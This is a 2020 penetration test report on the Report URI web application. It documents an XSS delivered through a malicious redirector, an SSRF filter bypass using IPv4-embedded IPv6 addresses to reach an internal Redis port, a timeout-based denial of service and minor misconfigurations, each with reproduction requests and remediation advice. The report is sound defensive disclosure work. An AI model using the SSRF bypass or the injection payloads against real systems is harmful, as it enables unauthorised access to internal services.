A Shearwater Group plc Company

REPORT-URI

R1973

Report URI - Application and API Assessment

02/12/2020

26a The Downs, Altrincham, Cheshire, WA14 2PU

Tel: +44 (0)161 233 0100

www.pentest.co.uk

Author: Dawid Golunski

Table of Contents

1 Document Revision History

Name	Date	Version	Comment
Dawid Golunski	30/11/20	0.1	Initial Document
Mark Rowe	01/12/20	0.2	QA by senior consultant.
Dawid Golunski	02/12/20	1.0	Final Draft

2 Introduction

Report URI was founded to take the pain out of monitoring security policies like CSP and other modern security features. When you can easily monitor what's happening on your site in real time you react faster and more efficiently, allowing you to rectify issues without your users ever having to tell you. The Report URI platform is constantly evolving to help better protect your users

Report URI are the best real-time monitoring platform for cutting edge web standards. Their experience, focus and exposure allow them to take the hassle out of collecting, processing and understanding reports, giving you just the information you need.

Report URI have indicated the need for a security test, of their 'Report URI' application in order to identify vulnerabilities to attacks that could be launched across a computer network and to provide security assurances regarding their systems. Such a test will allow Report URI to undertake remediation efforts and increase their overall security posture.

2.1 Scope & Duration

This assessment included the following phases of work:

— Phase 1 – Web application assessment of the Report URI application
— Phase 2 – Reporting

The duration included 6 days effort (including reporting). Work commenced on 23/11/2020 and concluded on 30/11/2020.

2.2 Scenarios Included

The test was performed from a remote attacker's perspective. Test premium accounts were provided. Additionally, the web server config files, webroot filelist and the source-code of the application were also provided to allow for in-depth testing that would be hard to perform otherwise within a limited time window.

2.3 Target(s)

— report-uri.com

3 Executive Summary

Pentest performed a remote security assessment of the Report URI application.

The Report URI application performed well under testing. It was apparent that the application was created with security in mind. The website used Cloudflare web application firewall, it also followed best security-practices and implemented multiple security controls such as extended web server security headers.

The most concerning issues found during the assessment were:

— Cross-Site Scripting – Medium – Due to insufficient escaping of user-provided data, a malicious attacker could attempt to inject malicious scripts within server responses sent to victim users who visited a malicious attacker's website. This could allow attackers to gain access to the victim's authenticated session. This vulnerability was however mitigated by the CSP policy in use and would essentially only be exploitable on older browsers which did not support modern web server headers.

— Server Side Request Forgery (SSRF) – Medium – Several of the provided online tools/features could be abused by remote unauthenticated attackers to send HTTP/HTTPS requests to services on the internal network such as the Redis server. The impact of this vulnerability was however reduced in the current configuration of the services and software versions in use.

— Denial of Service for Network Services – Medium – Due to excessive timeout, attackers who controlled a botnet consisting of many machines that could be used for malicious purposes, could potentially flood the web servers with malicious requests that could consume a large amount of server resources and potentially lead to a Denial of Service preventing genuine users from accessing the application.

Several low severity issues were also discovered which mainly pertain to minor server misconfigurations and unnecessary information exposure.

3.1 Next Steps

A complete writeup of every issue is available in the body of this report. It includes required steps to confirm and replicate each issue, along with recommended remedial actions. Pentest recommend taking time to review the findings before arranging a triage meeting to determine the order of priority for remedial work. As a rule of thumb:

— **Critical Risk Items** – Address these immediately.

— **High Risk Items** – Address these as soon as possible after any Critical Risks.

— **Medium Risk Items** – Plan to address these within 3 months of discovery.

— **Low and Info Risk Items** – Track these within a risk register and discuss remediation versus acceptance.

If recommendations within this report are followed Pentest believe that the target's security posture will improve. Making them more robust against real-world threats.

3.2 Caveats

Pentest provides no warranty that the target(s) are now free from other defects. Security is an ever evolving field and consultancy is based on the opinions of the consultant, their understanding of the goals of Report URI as well as their individual experience.

The findings of this project are based on a time-limited assessment and by necessity can only focus on approved targets which are in scope. An attacker would not be constrained by either time or scope limits and could circumvent controls which are impractical to assess via structured penetration testing.

To appropriately secure assets Pentest encourage a cyclical approach to assessment. Each cycle should include:

- **Comprehensive Assessment** – where a full list of findings is produced with the widest scope possible.
- **Focused Verification Testing** – where solutions to the initial assessment's findings are verified.

Depending on how important the target is to the concerns of Report URI, Pentest recommend repeating the cycle every 6-months or 12-months at least.

3.3 Risk Categories & Rationales

Pentest use a simple risk categorisation of each vulnerability to focus the triage process at the risks which truly matter. The table below explains the risk categories:

Risk Category	Rationales
Critical	Poses a severe risk which is easy to exploit. Begin the process of remediating immediately after the issue has been presented.
High	Poses a significant risk and can be exploited. Address these as soon as possible after any critical risks have been remediated.
Medium	Poses an important risk but may be difficult to exploit. Pentest recommends remedial work within 3 months of discovery.
Low	Poses a minor risk or may be exceedingly difficult to exploit. Address these over the long-term during testing cycles
Info	Loss of sensitive information, or a discussion point. These are not directly exploitable but may aid an attacker. Remediate these to create a true defence-in-depth security posture,

3.4 Equivalency with CVSS

CVSS is an industry standard formula used to calculate a risk score between 0.0 and 10.0. The table below shows how Pentest's risk categories roughly equate to a CVSS score range.

Risk Category	CVSS Score Ranges
Critical	8.1 – 10.0
High	6.1 – 8.0
Medium	4.1 – 6.0
Low	2.1 – 4.0
Info	0.0 – 2.0


CVSS is not applicable to all risks. For example, it is incapable of capturing the risk of a “flat network design”.

Experience has told us that this is a “high” risk in most cases.

For this reason, the reader may find vulnerabilities which have no CVSS rating in our reports.

We endeavour to provide the reason for omitting the risk score when that is the case, and to provide CVSS by default in all applicable cases.

3.5 Visual Summary



	Info	Low	Medium	High	Critical
Count	1	2	3	0	0

4 Recommended Actions

ID	Vuln Title	Recommended Action	Risk Category	CVSS
1	Cross-Site Scripting	Make sure that all user-supplied content is properly escaped.	Medium	**V2**: 4.3 **V3**: 6.3
2	Server Side Request Forgery (SSRF)	Restrict the IP addresses and port numbers that can be accessed to minimum.	Medium	**V2**: 5.5 **V3**: 5.4
3	Denial of Service for Network Services	Decrease the timeout and introduce automatic request prevention functionality such as CAPTCHA.	Medium	**V2**: 5.5 **V3**: 5.4
4	Outdated Software Detected	Update all the libraries in use to the latest versions.	Low	**V2**: 4.3 **V3**: 3.7
5	Insecure SSL/TLS Cipher Suites	Disable CBC ciphers.	Low	**V2**: 4.3 **V3**: 5.3
6	Information Exposure through Directory Listing	Disable directory indexing.	Info	**V2**: n/a **V3**: n/a

5 Technical Findings

Pentest recommend that Report URI engage with each of the findings raised in this section. Each is presented with the following details:

- **Descriptive vulnerability title** – often the industry accepted term is used.
- **Background information** – which briefly outlines the finding and is designed for an audience who have not encountered it before.
- **Details** – this is entirely tailored to the target environment and includes confirmation that the flaw exists along with the steps required to reproduce it.
- **Risk Analysis** – contextual information about the risk rating.
- **Recommendation** – advice on how to handle the finding. Where possible this will propose a concrete solution that remediates the problem. However, some may encourage additional discussion or offer techniques for reducing the impact.
- **References** – additional online resources that can be read to fully understand an issue or which aid remediation.
- **Affected Item(s)** – a statement about what is affected by the finding. Generally, this will be a hostname, IP address, service, or absolute or relative URI depending on the context.

These have been presented in order of priority based on their perceived risks.

5.1 Cross-Site Scripting

5.1.1 Background

Modern applications typically rely on user input to provide the required functionality to the user. In doing so, the application accepts data from an untrusted source. In some circumstances, this data is processed and output to the end user. In other cases, this data is stored by the application for retrieval at a later stage, or for the viewing of other application users or passing onto other services in order to carry out the user request. Cross-Site Scripting is a vulnerability resulting from the lack of or inadequate sanitisation carried out on user supplied data which is then later rendered back to a user.

When an application includes user-supplied data in its HTTP response without proper sanitisation, any HTML or JavaScript included within that data would be executed when the response is rendered in the user's browser. This behaviour could be leveraged by an attacker in order to compromise user sessions within the application. This could allow the attacker to impersonate legitimate users through session hijacking. They could also carry out unauthorised actions in the current user context or access data processed by the application.

A variation of Cross-Site Scripting exists which stores the payload in the application which is executed every time the vulnerable parameter is rendered, this is known as stored Cross-Site Scripting.

5.1.2 Details

The application suffered from a Cross-Site Scripting (XSS) vulnerability that was found within the CSP Analyser functionality located at: https://report-uri.com/home/analyse

The vulnerability stemmed from the following snippet of code of the Home.php script:

```
    public function analyse_url(): void
    {
…
            if ($output === '') {
                $output = '<div class="alert alert-warning"><b>No 
policies found for '
                    . htmlentities($finalUrl)
                    . ($this->toolsCurl->isRedirected() ? '
(redirected from ' . htmlentities($address) . ')' : '')
                    . (!$this->toolsCurl->isRedirected() && !$this-
>toolsCurl->getRedirectTo() && strpos($address, 'http://') === 0 ? ', try 
again using https://?' : '')
                    . ($this->toolsCurl->getRedirectTo() ? ' but the 
URL redirects to ' . $this->toolsCurl->getRedirectTo() . ' ' . 
$analyzeRedirectToLink : '')
…


    }
```

To exploit the vulnerability, an attacker would have to set up a malicious redirector which would issue a malicious redirect such as the URL shown below:

```
# ./redirect.py 80 'http://1.2.4.5/<script>alert(12345);</script>'
68.183.173.28 - - [26/Nov/2020 18:10:09] "GET /test999 HTTP/1.1" 302 -
```

If the victim inserted the link to the malicious redirector set up by the attacker, the CSP Analyser function would return an unescaped response with the injected JavaScript code:

```
POST /home/analyse_url/ HTTP/1.1
Host: report-uri.com

url=http%3A%2F%2Fattackers_server_ip%2Ftest999&follow=dont_follow


HTTP/1.1 200 OK
...
Content-Security-Policy: default-src 'self'; script-src cdn.report-
uri.com api.stripe.com js.stripe.com static.cloudflareinsights.com;
style-src 'self' 'unsafe-inline' cdn.report-uri.com; img-src 'self' data:
cdn.report-uri.com; font-src 'self' cdn.report-uri.com; connect-src
'self' api.stripe.com; frame-ancestors *.cloudflareworkers.com
*.cloudflare.com; form-action 'self' hooks.stripe.com; frame-src
js.stripe.com; child-src js.stripe.com; upgrade-insecure-requests;
report-uri https://scotthelme.report-uri.com/r/d/csp/enforce; report-to
default
Content-Security-Policy-Report-Only: default-src 'self'; script-src
cdn.report-uri.com api.stripe.com js.stripe.com 'nonce-
NTU3MDI0NDY3LDIzOTI4ODk0OTc=' static.cloudflareinsights.com; style-src
'self' 'unsafe-inline' cdn.report-uri.com; img-src 'self' data:
cdn.report-uri.com; font-src 'self' cdn.report-uri.com; connect-src
'self' api.stripe.com; frame-ancestors *.cloudflareworkers.com
*.cloudflare.com; form-action 'self' hooks.stripe.com; frame-src
js.stripe.com; child-src js.stripe.com; upgrade-insecure-requests;
report-uri https://scotthelme.report-uri.com/r/d/csp/enforce; report-to
default
Expect-CT: max-age=3600, report-uri="https://scotthelme.report-
uri.com/r/d/ct/reportOnly"
Feature-Policy: camera 'none'; geolocation 'none'; microphone 'none'
NEL:
{"report_to":"default","max_age":3600,"include_subdomains":true,"failure_
fraction":0.00001}
X-Xss-Protection: 1; mode=block; report=https://scotthelme.report-
uri.com/r/d/xss/enforce
...

<p><a class="text-success"
href="/home/analyse/http%3A%2F%2F20.49.161.27%2Ftest999/dont_follow">Link
to these results</a></p><div class="alert alert-warning"><b>No policies
found for http://20.49.161.27/test999 but the URL redirects to
http://1.2.4.5/<script>alert(12345);</script> (<a
href="/home/analyse/http%3A%2F%2F1.2.4.5%2F%26lt%3Bscript%26gt%3Balert%28
12345%29%3B%26lt%3B%2Fscript%26gt%3B/dont_follow">analyse</a>)</b></div>
```

The attacker could setup a malicious website that sent the POST request shown above automatically when the victim visited the website.

It should be noted that although the XSS payload was not escaped, it did not execute due to the CSP policy shown in the response which mitigated the attack in web browsers with CSP support.

5.1.3 Risk Analysis

Risk Category	**Medium**
CVSSv2	4.3 AV:N/AC:M/Au:N/C:N/I:P/A:N
CVSSv3	6.3 V:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N
Explanation	The risk of this vulnerability was lowered to Medium due to the mitigations in place.

5.1.4 Recommendation

User controlled data should be sanitised when being rendered back to the user. The method of sanitisation should be appropriate to the context in which the data is being rendered back as.

When rendering user supplied data within the context of a HTML page, characters such as ‘<,>,&,"’ should be encoded to their relevant HTML entity. This prevents them being treated as HTML control characters by the user’s browser.

Other contexts to consider are within JavaScript code, HTML attributes and anchor tags. The method of sanitisation should be appropriate to the data context.

More details on preventing Cross Site Scripting can be found in reference [2].

5.1.5 References

1	OWASP 2017: A7-Cross-Site Scripting (XSS)
2	XSS Prevention Cheat Sheet

5.1.6 Affected Item(s)

The affected item was:

— report-uri.com

5.2 Server Side Request Forgery (SSRF)

5.2.1 Background

Server Side Request Forgery (SSRF) is a vulnerability that describes the behaviour of a server making a request that is under the attacker's control. When using a SSRF attack, an attacker induce the server to perform actions on their behalf. Typically, SSRF attacks are a result of the target application having the functionality for importing data from a URL or publishing data to a URL which can be tampered.

Using SSRF, an attacker an attacker may be able to connect to internal services which are not meant to be exposed to external users.

5.2.2 Details

The application provided a set of tools that could be used by remote unauthenticated users such as CSP Analyser and SRI Hash. The tools required the user to provide a URL for testing purposes.

The application performed a set of checks to ensure that the URL is not malicious and does not point at the localhost or any of the internal servers. It was possible however to bypass the protections in place, by placing an internal IP within an IPv6 address. This would allow attackers to connect to an arbitrary address and port on the internal network. For example, an attacker could send the request shown below:

```
POST /home/analyse_url/ HTTP/1.1
Host: report-uri.com
-samesite=1; __Host-report_uri_csrf=25fd91d7b39efb3b14e24555bbef7cb3

url=http%3A%2F%2F[0:0:0:0:0:ffff:10.138.196.205]:6379%2Ftest999&follow=fo
llow
```

In order to connect to internal IP of 10.138.196.205 on port 6379 which was a Redis server.

As a proof of concept, the tester wrote a python script to scan available services on the internal network. The script can be found in the Appendix A

The script was able to discover the Redis service as open as can be seen below:

```
$ python3 ssrf_scan.py 10.138.196.205 6370 6381

Checking 10.138.196.205:6370 ->  port CLOSED
took: 1.616234s

..

Checking 10.138.196.205:6379 ->  port OPENED
took: 1.067102s

..
Checking 10.138.196.205:6383 ->  port CLOSED
```

Further investigation was performed to establish which Redis commands could be sent to the Redis server through this SSRF vulnerability. As the application restricted curl protocols, the attackers could only send HTTP/HTTPS traffic. Even though Redis uses a text-based protocol it would require attackers to be able to send a new line (CRLF) sequence to be able to issue arbitrary commands to the Redis server via the SSRF attack. This however only appeared possible by using a vulnerable version of curl which was not the case in the current setup.

Other services on the servers as well as the internal network appeared to only use binary protocols and therefore were not exploitable using the same attack vector.

5.2.3 Risk Analysis

Risk Category	**Medium**
CVSSv2	5.5 AV:N/AC:L/Au:S/C:P/I:P/A:N/E:H/RL:U/RC:C
CVSSv3	5.4 AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N/E:H/RL:U/RC:C
Explanation	The risk of this vulnerability has been set to Medium as although it was possible for remote unauthenticated attackers to send data to internal services, the impact in the current configuration of servers / software version was limited to service discovery.

5.2.4 Recommendation

The application should further restrict allowed IP addresses taking into account the embedded IPv4 addresses. Additionally, the application should only accept URLs to HTTP/HTTPS ports (80/443).

5.2.5 References

1	OWASP - Server Side Request Forgery
2	CWE-918 - SSRF

5.2.6 Affected Item(s)

The affected item was:

— report-uri.com

5.3 Denial of Service for Network Services

5.3.1 Background

Denial of Service (DoS) is an attack category whereby a malicious user influences the availability of a service, which gets interrupted or impacted. Generally, that means that a user is unable to connect to or interact with the affected component, resulting in it being unusable.

The purpose of a Denial of Service attack is to disrupt a business by rendering its systems unavailable. This can take many forms depending on the nature of the systems exposed; for example, a web page or a payment back-end might be rendered unable to answer requests.


Network-based Denial of Service attacks can render entire networks unresponsive, ultimately affecting the whole business. Distributed Denial of Service attacks (DDoS) usually coordinate the attack by instructing thousands or millions of devices to send unsolicited traffic to a target.

While a Denial of Service does not place an attacker in an advantaged position or give them further privileges on a system, it can still have a significant economic cost as it can render a business unable to operate and affect its public image.

5.3.2 Details

The application provided a set of tools that could be used by remote unauthenticated users such as CSP Analyser and SRI Hash. The tools required the user to provide a URL for testing purposes.

The application did not implement a sufficient timeout when sending requests to user-supplied servers. An example of such request is shown below:



```
POST /home/analyse_url/ HTTP/1.1
Host: report-uri.com
Connection: close
Content-Length: 44
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.66 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: https://report-uri.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://report-uri.com/home/analyse/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,pt;q=0.8
Cookie: __cfduid=dc79063ac9aecfc1cbf7f13eccd0b72351606137954; _ga=GA1.2.402453382.1606137957;
__stripe_mid=eca06f6f-bddf-439a-8d17-51aa64a895c4591b16; __Host-report_uri_sess=dovfo0sgqs4ld4g5k0v8m401j1;
nette-samesite=1; __Host-report_uri_csrf=130cf4d96278ee79b0ffb9eecb96c8d4;
__stripe_sid=db0b06a4-f026-43b7-bb53-199f2f2c36ffeff548

url=http%3A%2F%2F167.71.155.38&follow=follow
```

```
HTTP/1.1 200 OK
Date: Fri, 27 Nov 2020 20:26:07 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
CF-Ray: 5f8e94d28e34d000-GRU
Cache-Control: no-store, no-cache, must-revalidate
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Set-Cookie: __Host-report_uri_sess=dovfo0sgqs4ld4g5k0v8m401j1; expires=Sat, 28-Nov-2020 20:25:57 GMT;
Max-Age=86400; path=/; secure; HttpOnly; SameSite=Lax
Strict-Transport-Security: max-age=63113904; includeSubDomains; preload
Vary: Accept-Encoding
CF-Cache-Status: DYNAMIC
cf-request-id: 06acfb57910000d00099172000000001
Content-Security-Policy: default-src 'self'; script-src cdn.report-uri.com api.stripe.com js.stripe.com
static.cloudflareinsights.com; style-src 'self' 'unsafe-inline' cdn.report-uri.com; img-src 'self' data: cdn.report-uri.com; font-src
'self' cdn.report-uri.com; connect-src 'self' api.stripe.com; frame-ancestors *.cloudflareworkers.com *.cloudflare.com;
form-action 'self' hooks.stripe.com; frame-src js.stripe.com; child-src js.stripe.com; upgrade-insecure-requests; report-uri
https://scotthelme.report-uri.com/r/d/csp/enforce; report-to default
Content-Security-Policy-Report-Only: default-src 'self'; script-src cdn.report-uri.com api.stripe.com js.stripe.com
'nonce-MzEzMjA1NzM0NCwyNzQwODIxMDA2' static.cloudflareinsights.com; style-src 'self' 'unsafe-inline' cdn.report-uri.com;
img-src 'self' data: cdn.report-uri.com; font-src 'self' cdn.report-uri.com; connect-src 'self' api.stripe.com; frame-ancestors
*.cloudflareworkers.com *.cloudflare.com; form-action 'self' hooks.stripe.com; frame-src js.stripe.com; child-src js.stripe.com;
upgrade-insecure-requests; report-uri https://scotthelme.report-uri.com/r/d/csp/enforce; report-to default
Expect-CT: max-age=3600, report-uri="https://scotthelme.report-uri.com/r/d/ct/reportOnly"
Feature-Policy: camera 'none'; geolocation 'none'; microphone 'none'
NEL: {"report_to":"default","max_age":3600,"include_subdomains":true,"failure_fraction":0.00001}
Pragma: no-cache
Referrer-Policy: strict-origin-when-cross-origin
Report-To:
{"group":"default","max_age":3600,"endpoints":[{"url":"https://scotthelme.report-uri.com/a/d/g"}],"include_subdomains":true}
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-Xss-Protection: 1; mode=block; report=https://scotthelme.report-uri.com/r/d/xss/enforce
Server: cloudflare
Content-Length: 214

<p><a class="text-success" href="/home/analyse/http%3A%2F%2F167.71.155.38%2F">Link to these
results</a></p><div class="alert alert-danger"><b>Something went wrong there! Maybe check the URL and try
again?</b></div>
```

2,586 bytes | 11,061 millis

Figure 1 - Timeout after 11 seconds

As can be seen in the right corner of the image. The request took over 11 seconds before the timeout occurred. As it would only take a split second for a malicious user to send such request, and 11 seconds for the target web server to process it, malicious users could send thousands of such requests in order to exhaust the resources of the target server which could lead to Denial of Service.

Such attack would likely be mitigated by the Cloudflare web application firewall. It could still be successful if attackers were in control of a botnet with a range of different IPs that could be used during the attack.

5.3.3 Risk Analysis

Risk Category	**Medium**
CVSSv2	5.5 AV:N/AC:L/Au:S/C:P/I:P/A:N/E:H/RL:U/RC:C
CVSSv3	5.4 AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N/E:H/RL:U/RC:C
Explanation	The risk has been lowered to Medium as due to protections provided by Cloudflare, attackers would likely need a botnet of machines with different IP addresses to successfully carry-out the attack.

5.3.4 Recommendation

Decrease the timeout to a lower value (3-4 seconds). Additionally, a CAPTCHA could be added to prevent users from abusing available functionality.

5.3.5 References

1	OWASP: Denial of Service
2	CWE: Uncontrolled Resource Consumption

5.3.6 Affected Item(s)

The affected item was:

- report-uri.com

5.4 Outdated Software Detected

5.4.1 Background

Software vendors release security updates to provide fixes to vulnerabilities in their software and missing any of these patches could result in services becoming outdated. Outdated services can expose a wide range of vulnerabilities, from client-side attacks such as Cross-Site Scripting to service-side attacks such as Remote Code Execution.

This becomes especially important for software that has become unsupported or obsolete. Unsupported software will not receive any new security patches when issues are identified. As such, any affected services utilising obsolete software will remain susceptible to any existing vulnerabilities and any new exploits that may be discovered in the future.

An abundance of outdated software on a network can also indicate a failure in policy to help ensure that software present on a network remains up to date and secure.

5.4.2 Details

The application used multiple outdated JavaScript libraries as can be seen in the response below:

```
GET /home/tools HTTP/1.1
Host: report-uri.com

HTTP/1.1 200 OK
…
<script src="https://cdn.report-uri.com/libs/jquery/3.4.1/jquery.min.js
<script src="https://cdn.report-uri.com/libs/jquery-migrate/3.1.0/jquery-
migrate.min.js"
<script
src="https://cdn.reporturi.com/libs/noUiSlider/14.1.1/nouislider.min.js"
..
```

All of the above appeared to be released over 1 year ago. The latest versions at the time of writing were:

- jQuery 3.5.1
- jquery-migrate 3.3.2
- noUiSlider 14.6.3

Additionally, jQuery version used by the application (3.4.1) is known to be affected by a Cross-site Scripting (XSS) vulnerability as per the reference [3] below.

5.4.3 Risk Analysis

Risk Category	Low
CVSSv2	4.3 AV:N/AC:M/Au:N/C:P/I:N/A:N
CVSSv3	3.7 AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N
Explanation	The risk of this issue has been set to Low, as the outdated/vulnerable software did not seem exploitable in the current setup.

5.4.4 Recommendation

Pentest recommends that all libraries used by the applications are updated to the latest versions.

In addition to this, policies and procedures should be reviewed to ensure that security patches and software versions are kept up to date.

5.4.5 References

1	OWASP – Using Software with Known Vulnerabilities
2	Obsolete Platforms Security Guidance
3	jQuery < 3.5.0 Cross-site Scripting (XSS)

5.4.6 Affected Item(s)

The affected item was:

— report-uri.com

5.5 Insecure SSL/TLS Cipher Suites

5.5.1 Background

Transport Layer Security (TLS) protocols provide encryption of data and authenticity between two parties allowing data to transfer securely across insecure networks.

SSL/TLS makes use of one or more cipher suites to secure transferred data. Several cipher suites have publicly-known issues rendering them cryptographically weak. These weak ciphers can be exploited to allow an attacker with access to the data in transit to compromise or modify data. A few examples of the types of vulnerabilities affecting weak cipher suites are as follow:

— Browser Exploit Against SSL/TLS (BEAST)

— Browser Reconnaissance & Exfiltration via Adaptive Compression of Hypertext (BREACH)

— HeartBleed

— Padding Oracle On Downgraded Legacy Encryption (POODLE)

5.5.2 Details

The web servers supported CBC ciphers as can be seen in the nmap scan below:

```
$ nmap -sV --script ssl-enum-ciphers -p 443 report-uri.com
…
ssl-enum-ciphers:
|   TLSv1.2:
|     ciphers:
..
|       TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA (prime256v1) - A
|       TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256 (prime256v1) - A
|       TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384 (prime256v1) - A
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - A
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (rsa 2048) - A
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_AES_128_CBC_SHA256 (rsa 2048) - A
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - A
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (rsa 2048) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA256 (rsa 2048) - A
```

This could theoretically allow well-positioned attackers to decrypt the data in transit although the attack is difficult to execute in practice.

To confirm the finding, another scan of the target was also performed and can be found in Appendix 6.3.1.

5.5.3 Risk Analysis

Risk Category	Low
CVSSv2	4.3 AV:N/AC:M/Au:N/C:P/I:N/A:N
CVSSv3	5.3 AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Explanation	The risk has been set to low as the attack is difficult to execute in practice.

5.5.4 Recommendation

In order to protect against the cryptographic vulnerabilities discussed above, Pentest recommends to disable the discovered CBC ciphers.

5.5.5 References

1	Transport Layer Protection Cheat Sheet
2	CWE-757: Selection of Less-Secure Algorithm During Negotiation
3	Digicert: Cert Inspector Vulnerabilities

5.5.6 Affected Item(s)

The affected item was:

— report-uri.com

5.6 Information Exposure through Directory Listing

5.6.1 Background

Web servers can be configured to automatically list the contents of directories that do not have an index page present. This can aid an attacker by enabling them to quickly identify the resources at a given path, and proceed directly to analysing and attacking these resources. Directory listing increases the exposure of sensitive files being accessed when they are not intended to be accessible to users.

5.6.2 Details

The target exposed directory index at the URL: https://cdn.report-uri.com/ which could be viewed by any Internet-based attacker. Although the directory did not contain files other than JavaScript libraries and CSS files, it is recommended to keep directory listings disabled as per best security practices.

5.6.3 Risk Analysis

Risk Category	**Info**
CVSSv2	N/A
CVSSv3	N/A
Explanation	This finding was marked as Informational as it only pertains to minor information exposure and cannot be exploited on its own.

5.6.4 Recommendation

Directory listings themselves do not necessarily constitute a security vulnerability however any sensitive resources within the web root directory should be properly secured. The web server should be configured to prevent directory listings for all paths beneath the web root.

5.6.5 References

1	CWE-548: Information Exposure Through Directory Listing

5.6.6 Affected Item(s)

The affected item was:

— report-uri.com

6 Additional Information

6.1 WHOIS Database

The WHOIS database stores information about the individual or organisation who owns and manages a domain or IP address range. Attackers will review WHOIS entries trying to find useful information such as names and contact details for employees.

Best practices state that generic contact details should be used such as “whois@domain.com” rather than providing the name of a member of staff.

6.1.1 Entry for Domain: report-uri.com

```
   Domain Name: REPORT-URI.COM
   Registry Domain ID: 1651365076_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.namecheap.com
   Registrar URL: http://www.namecheap.com
   Updated Date: 2020-03-18T07:23:29Z
   Creation Date: 2011-04-17T11:55:31Z
   Registry Expiry Date: 2021-04-17T11:55:31Z
   Registrar: NameCheap, Inc.
   Registrar IANA ID: 1068
   Registrar Abuse Contact Email: abuse@namecheap.com
   Registrar Abuse Contact Phone: +1.6613102107
   Domain Status: clientTransferProhibited
https://icann.org/epp#clientTransferProhibited
   Name Server: CARL.NS.CLOUDFLARE.COM
   Name Server: COCO.NS.CLOUDFLARE.COM
   DNSSEC: signedDelegation
